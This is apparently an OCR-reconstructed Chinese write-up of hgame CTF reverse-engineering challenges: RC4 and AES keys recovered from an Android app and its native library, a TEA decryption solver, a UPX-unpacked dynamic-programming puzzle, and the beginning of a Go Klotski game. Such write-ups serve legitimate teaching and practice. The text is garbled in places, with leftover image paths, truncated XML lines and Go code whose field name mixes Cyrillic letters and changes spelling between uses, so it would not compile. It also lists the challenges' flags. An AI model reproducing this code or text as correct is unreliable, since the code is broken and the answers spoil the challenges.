
```java
public static int key = 0x7f0f0030;
/* JADX INFO: Added by JADX */
```

我们需要去string资源目录下面找：



```xml
<string name="character_counter_overflowed_content_description">Charact
<string name="character_counter_pattern">%1$d/%2$d</string>
<string name="clear_text_end_icon_content_description">Clear text</stri
<string name="error_a11y_label">Error: invalid</string>
<string name="error_icon_content_description">Error</string>
<string name="exposed_dropdown_menu_content_description">Show dropdown
<string name="fab_transformation_scrim_behavior">com.google.android.mat
<string name="fab_transformation_sheet_behavior">com.google.android.mat
<string name="hide_bottom_view_on_scroll_behavior">com.google.android.m
<string name="icon_content_description">Dialog Icon</string>
<string name="item_view_role_description">Tab</string>
<string name="key">3e1fel</string>
<string name="m3_exceed_max_badge_text_suffix">%1$s%2$s</string>
<string name="m3_ref_typeface_brand_medium">sans-serif-medium</string>
<string name="m3_ref_typeface_brand_regular">sans-serif</string>
<string name="m3_ref_typeface_plain_medium">sans-serif-medium</string>
<string name="m3_ref_typeface_plain_regular">sans-serif</string>
<string name="m3_sys_motion_easing_emphasized">path(M 0,0 C 0.05, 0, 0.
<string name="m3_sys_motion_easing_emphasized_accelerate">cubic-bezier(
```

还有就是RC4的密文有些是负数，其实这没有关系（-75就是0xb5）。将负数转化成十六进制之后再用厨子梭一下，或者你也可以将整个代码复制下来放在IDEA中跑一下。



Passphrase: 3e1fel UTF8

Input format: Hex

Output format: Latin1


Input

```
b5505030a84b672da559c45bca0506b8
```

Output

```
G>IkH<aHu5FE3GSV
```

接下来就是native层了，使用解压缩工具将libbabyAndroid.so拖进ida。




名称	压缩后大小	原始大小	类型
..			
libbabyandroid.so	8,584	8,584	SO 文

已选择 1 个文件, 8.38 KB (压缩后大小: 8.38 KB, 0.0%)


文件: 858, 文件夹: 0, 压缩文件大小: 4.45 MB

去到JNI_Onload函数中，这个是so被加载初始化之后首先执行的函数。




```
  __int128 v8; // [xsp+10h] [xbp-20h] BYREF
  __int64 (__fastcall *v9)(); // [xsp+20h] [xbp-10h]
  __int64 v10; // [xsp+28h] [xbp-8h]

  v2 = 65542;
  v10 = *(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
  v3 = *vm;
  v7 = 0LL;
  if ( v3->GetEnv(vm, &v7, 65542LL) )
    return -1;
  v4 = v7;
  v5 = (*(*v7 + 48LL))(v7, "com/feifei/babyandroid/MainActivity");
  if ( v5 )
  {
    v8 = *off_26E8;
    v9 = sub_B18;
    (*(*v4 + 1720LL))(v4, v5, &v8, 1LL);
  }
  return v2;
}
```

将v7和v4的类型改为JNIEnv*会使得代码更好读一点。




```
  if ( v3->GetEnv(vm, &v7, 65542LL) )
    return -1;
  v4 = v7;
  v5 = (*v7)->FindClass(v7, "com/feifei/babyandroid/MainActivity");
  if ( v5 )
  {
    v8 = *off_26E8;
    v9 = sub_B18;
    (*v4)->RegisterNatives(v4, v5, &v8, 1LL);
  }
  return v2;
```

那么这里就可以知道使用的是动态注册的方式给java层和so层的函数建立对应关系。v8就是函数结构体，里面保存着（java层中的函数名，函数签名，so层中的函数名）。




```
off_26E8 DCQ aCheck2


DCQ aBBZ
off_26F8 DCQ sub_B18
; .data.rel.ro ends
```

这里可以看到，check2函数与sub_B18建立了对应关系。而这个sub_B18的实现有些复杂，如果有经验的同学就可以知道这个其实是AES加密，或者使用插件findcrypto也能确定是AES加密。之后就是我开头讲到的密文给错了，然后sbox其实是在init_array函数里面被修改了。



```
.init_array:0000000000002710
.init_array:0000000000002710                                    ; Segment type: Pure data
.init_array:0000000000002710                                    AREA .init_array, DATA, ALIGN=3
.init_array:0000000000002710                                    ; ORG 0x2710
.init_array:0000000000002710 C4 0A 00 00 00 00 00 00            DCQ sub_AC4
.init_array:0000000000002710                                    ; .init_array ends
```

那么正常的AES使用cyberchef就可以梭了。



AES Decrypt

Key G>IkH<aHu5F… UTF8

IV HEX

Mode ECB/NoPaddi…

Input Hex


Output Raw

```
0x64,0xa2,0x80,0xfd,0x1b,0x20,0xd2,0x8e,0xfc,0x52,0x9e,0x13,0xee,0xa1,0xfd,0x1e,
0x66,0x0b,0x7a,0x72,0xa3,0x1b,0xd8,0x36,0x6f,0xdc,0x3d,0xee,0x3c,0x01,0x57,0x63
```

```
hgame{df3972d1b09536096cc4dbc5c}
```

Ezcpp

用c++写的tea加密，第一天撤掉的原因是cipher的后半段没有被成功加密，修改后第二天再次上线，但是flag其实没有修改



```
sub_140001070(v8);
```

在这个函数里是没有被魔改过的tea，仅仅是因为C++写的所以反编译出来比较丑


```cpp
#include<bits/stdc++.h>
using namespace std;

void decrypt(uint32_t* v, uint32_t* k)
 {
    uint32_t v0 = v[0], v1 = v[1];
    uint32_t delta = 0xdeadbeef, sum = delta * 32;
    for (int i = 0; i < 32; i++)
    {
```

```
             v1 -= (v0 + sum) ^ (k[2] + (v0 << 4)) ^ (k[3] + (v0 << 5));
            v0 -= (v1 + sum) ^ (k[0] + (v1 << 4)) ^ (k[1] + (v1 << 5));
            sum -= delta;
        }
        v[0] = v0, v[1] = v1;
    }

int main()
    {
        uint32_t key[] =
             {
            1234,
            2341,
            3412,
            4123
            };
        unsigned char cipher[] = {0x88, 0x04, 0xC6, 0x6A, 0x7F, 0xA7, 0xEC, 0x27, 0x6E, 0xBF,
             0xB8, 0xAA, 0x0D, 0x3A, 0xAD, 0xE7, 0x7E, 0x52, 0xFF, 0x8C,
             0x8B, 0xEF, 0x11, 0x9C, 0x3D, 0xC3, 0xEA, 0xFD, 0x23, 0x1F,
             0x71, 0x4D};
        decrypt((uint32_t*)&cipher[24], key);
        decrypt((uint32_t*)&cipher[16], key);
        decrypt((uint32_t*)&cipher[8], key);
        decrypt((uint32_t*)&cipher[0], key);
        printf("%s", cipher);
}
```

Arithmetic


加了UPX壳，且特征码被修改过，用010editor将ari改回UPX即可用upx -d脱壳

脱壳完进入IDA，观察代码发现从out中读入的数据被作为二维数组存放



```
for ( i = fopen("out", "rb"); (unsigned int)sub_140001080(i, "%d") != -1; v5 = v9 )
{
  v8 = 1;
  if ( v5 != v6 )
    v8 = v6 + 1;
  v9 = v5 + 1;
  if ( v5 != v6 )
    v9 = v5;
  v6 = v8;
}
```

用010editor打开out文件会发现数据呈三角形状



```
1290
7681 4953
18218 13373 18242
8549 13210 19602 16018
8355 1711 5409 18651 11563
10516 16953 11197 3237 7776 5956
19563 4367 3115 3852 2775 10431 12641
14910 7083 5737 3413 6254 1689 12866 7959
3995 17845 18021 8041 1524 14050 2678 7630 13819
16778 646 13507 7657 1171 17719 1651 5874 8334 7937
10854 10827 9233 14708 8986 553 743 8670 12885 17259 9830
5007 57 2875 8834 15931 9785 3889 1664 3199 8427 15929 12013
14856 2847 9046 4816 3825 8719 10950 16350 4076 6134 5768 10189 7075
7558 28 4138 13790 3317 4522 15183 2023 16920 12677 4175 6029 6451 1937
17492 518 2191 9059 587 13689 4397 7880 7902 17531 16475 6889 12995 55 10244
7917 1651 9843 7916 2847 13533 7729 3005 15186 10043 2452 11131 11074 2438 8036 15999
```

观察如下代码可以发现加密逻辑：

1）取随机数1与2，若为1则加正下方的数，若为2则加右下方的数

2）v10为由首层加至末层的路径值的和

3）路径和>=6752833的路径求md5即可得到路径

由于flag唯一显然路径唯一，因此求出最大路径即可，即：写一个程序来查找从最高点到底部任意处结束的路径，使路径经过数字的和最大。每一步可以走到左下方的点也可以到达右下方的点

算法取材动态规划算法题《数字金字塔》

```
#include<bits/stdc++.h>
#include<time.h>
#define MAX 6752833
using namespace std;
long a[500][500], f[510][510], last[510][510], lis[510];
int path[510];
int main()
 {
    srand(time(NULL));
    int x = 1, y = 1;
    FILE *fp = fopen("out","rb");
    while(fscanf(fp,"%d", &a[x][y])!=EOF)
    {
        if (x == y)
        {
            y = 1;
            x++;
            continue;
        }
        y++;
    }
    x--;
    //cout << x << endl;
    f[1][1] = a[1][1];
    for(int i = 2; i <= x; i++)
     {
         for(int j = 1; j <= i; j++)
        {
            f[i][j] = f[i - 1][j] + a[i][j];
            last[i][j] = j;
            if (f[i - 1][j - 1] + a[i][j] >= f[i][j])
            {
                f[i][j] = f[i - 1][j - 1] + a[i][j];
                last[i][j] = j - 1;
            }
        }
    }
    for (int i = 1; i <= x; i++)
    {
        if (f[x][i] == 6752833)
        {
            x = 500, y = i;
            while(x > 1)
            {
                lis[x] = a[x][y];
                if (last[x][y] == y - 1)
                {
                     path[x] = 2;
                    y = y - 1;
                }
                 else
                {
                    path[x] = 1;
                }
                x--;
            }
        }
    }
    for (int i = 2; i <= 500; i++)
    {
        printf("%d", path[i]);
    }
    return 0;
}
//hgame{934f7f68145038b3b81482b3d9f3a355}
```

Misc

我要成为华容道高手

简单算法题，acmer可能会卡在http，ctfer可能会卡在算法，一时间大家都秒不掉，但是仔细研究，其牵扯到的算法和web两方面的知识都是基础中的基础，无非是将他们混杂在了一起而已。

```go
// game/game.go
package game

const (
    UP = iota + 1
    RIGHT
    DOWN
    LEFT
)

const (
    EMPTY = iota + '0'
    OTHER
    SINGLE
    VERTICAL
    HORIZONTAL
    KING
)

type Step struct {
    Position   int `json:"position"`
    Dirента int `json:"direction"`
}

func Move(layout [20]byte, s Step, blockType byte) [20]byte {
    if layout == [20]byte{} {
        return layout
    }
    switch blockType {
    case SINGLE:
        switch s.Direntа {
        case UP:
            i := Up(s.Position)
            if i == -1 || layout[i] != EMPTY {
                return [20]byte{}
            }
            layout[s.Position], layout[i] = layout[i], layout[s.Position]
            return layout
        case RIGHT:
            i := Right(s.Position)
            if i == -1 || layout[i] != EMPTY {
                return [20]byte{}
            }
            layout[s.Position], layout[i] = layout[i], layout[s.Position]
            return layout
        case DOWN:
            i := Down(s.Position)
            if i == -1 || layout[i] != EMPTY {
                return [20]byte{}
            }
            layout[s.Position], layout[i] = layout[i], layout[s.Position]
            return layout
        case LEFT:
            i := Left(s.Position)
            if i == -1 || layout[i] != EMPTY {
                return [20]byte{}
            }
            layout[s.Position], layout[i] = layout[i], layout[s.Position]
            return layout
        default:
            return [20]byte{}
        }
    case VERTICAL:
        switch s.Direnction {
        case UP:
            return Move(Move(layout, s, SINGLE), Step{Down(s.Position), UP}, SINGLE)
        case DOWN:
            return Move(Move(layout, Step{Down(s.Position), DOWN}, SINGLE), s, SINGLE)
        case RIGHT:
